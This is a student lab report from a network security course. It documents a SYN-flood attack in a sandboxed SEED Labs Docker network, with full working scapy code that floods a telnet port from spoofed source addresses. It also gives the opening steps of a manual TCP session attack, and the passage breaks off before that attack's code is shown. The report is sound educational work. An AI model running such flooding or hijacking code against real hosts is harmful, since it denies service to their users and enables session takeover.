CS 5153/5053 Network Security, Spring 2023

Project 3: TCP Attacks

Report

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Contents

Link to Source Code https://github.com/austinc3030/tcp_m11809075

Host Environment Used

Operating System: Ubuntu 20.04 LTS

```
seed@network-security-seedlabs:/home/austinc3030$ uname -a
Linux network-security-seedlabs 5.15.0-1030-gcp #37~20.04.1-Ubuntu SMP Mon Feb 2
0 04:30:57 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
seed@network-security-seedlabs:/home/austinc3030$
```

Hardware: Google Cloud E2 Instance

Links Used for Environment Setup:

- seed-labs/seedvm-cloud.md at master · seed-labs/seed-labs (github.com)
- seed-labs/create_vm_gcp.md at master · seed-labs/seed-labs (github.com)

Docker Information

```
seed@network-security-seedlabs:/home/austinc3030$ dockps
f54490ab838c  seed-attacker
81c6cbc0cda3  user1-10.9.0.6
bd2340d0fba8  user2-10.9.0.7
67c3c3687418  victim-10.9.0.5
seed@network-security-seedlabs:/home/austinc3030$
```

```
seed@network-security-seedlabs:/home/austinc3030$ docker network ls
NETWORK ID     NAME           DRIVER    SCOPE
ba8c0c980c83   bridge         bridge    local
ba0612588179   host           host      local
e5b89a0c237d   net-10.9.0.0   bridge    local
bca514a37034   none           null      local
seed@network-security-seedlabs:/home/austinc3030$
```

Assumptions

1. Mapping between PDF document and docker containers provided:
    a. Client (10.0.2.5) = user1-10.9.0.6 (10.9.0.6)
    b. Server (10.0.2.6) = victim-10.9.0.5 (10.9.0.5)
    c. Attacker (10.0.2.7) = seed-attacker (10.9.0.1)

Task 1


How did you perform the attack in your VM

1. Write code for scapy.


src > task1.py

```python
#!/bin/python3
from scapy.all import *
from random import randrange
import sys

# Targeting victim/server container's telnet port
strDestinationIP = "10.9.0.5"
intDestinationPort =  23

while True:  # Run until CTRL+C

    # Pick an arbirtrary source IP address and port number
    intSourcePort = randrange(1, 65535)
    strSourceIP = str(RandIP())

    # Build the IP layer of the packet
    lyrIP = IP(src=strSourceIP, dst=strDestinationIP)

    # Build TCP layer of the packet
    lyrTCP = TCP(sport=intSourcePort, dport=intDestinationPort, flags="S", seq=12435)

    # Build the full packet and show it
    pktSynPacket = lyrIP / lyrTCP
    pktSynPacket.show()

    # Send the packet
    send(pktSynPacket, verbose=0)

```


2. Check the size of net.ipv4.tcp_max_syn_backlog on the victim/server.




3. Check the connections on the victim/server.




4. Initiate a telnet session from user1/client to the victim/server.




5. Check connections on the victim/server to see the new telnet connection.




6. Disable SYN cookies on the victim/server per the assignment instructions (Note: the SEED Lab Docker Image for the victim/server already has SYN cookies disabled.)




7. From the attacker, initiate a SYN attack using code from step 1.




8. Attempt to initiate a new telnet session from user1/client to the victim/server.



9. Check netstat on the victim/server to see the active connections.



Note: Full output of netstat -nat above, truncated output below for readability.



Screenshots

See screenshots in “How did you perform the attack in your VM”

Was the attack successful

Yes, the attack was successful. I did find that running only 1 instance of *task1.py* seemed to have intermittent effects in that sometimes the telnet session would establish a connection and allow me to log in. I believe this may be due to the single instance of *task1.py* potentially not creating enough SYN packets fast enough to overwhelm the victim/server and as the victim/server frees a resource, the telnet session from the user1/client is allowed to establish. This makes sense considering other DOS attacks I am familiar with where it was not a single IP or machine causing the DOS but rather a botnet or network of many computers causing the DOS.


Further evidence to support that the attack was successful is the output of *netstat -nat* where it shows many 'foreign' IP addresses that are random and implausible in this lab network as our network is in the 10.9.0.0 address space.

task1.py could further be improved by allowing arguments to be passed to the script such as target IP, target port rather than having them hardcoded in the script. Also, making use of a parallel process such as python's "threads" to spawn multiple loops, each sending out SYN packets. This would eliminate the need to run multiple instances from the command line.


Task 2 - Manual

How did you perform the attack in your VM


1. Start Wireshark monitoring traffic between attacker, user1/client, and the victim/server
    a. (Note: Filtering is required as Wireshark is running on the host VM and is monitoring traffic between the docker containers. Since we are only interested in the attacker, user1/client, and the victim/server, the following filter was used: *"ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6")*




2. Establish a telnet session between the user1/client and the victim/server and log in successfully.




3. Run a command in the telnet session to generate packets.





4. In Wireshark, find the last packet sent **from** the victim/server **to** the user1/client. Note the destination port and the next sequence number in the packet.




5. Replace the variables *intDestinationPort* and *intNextSequenceNumber* in the following code with the values found in step 4, respectively.

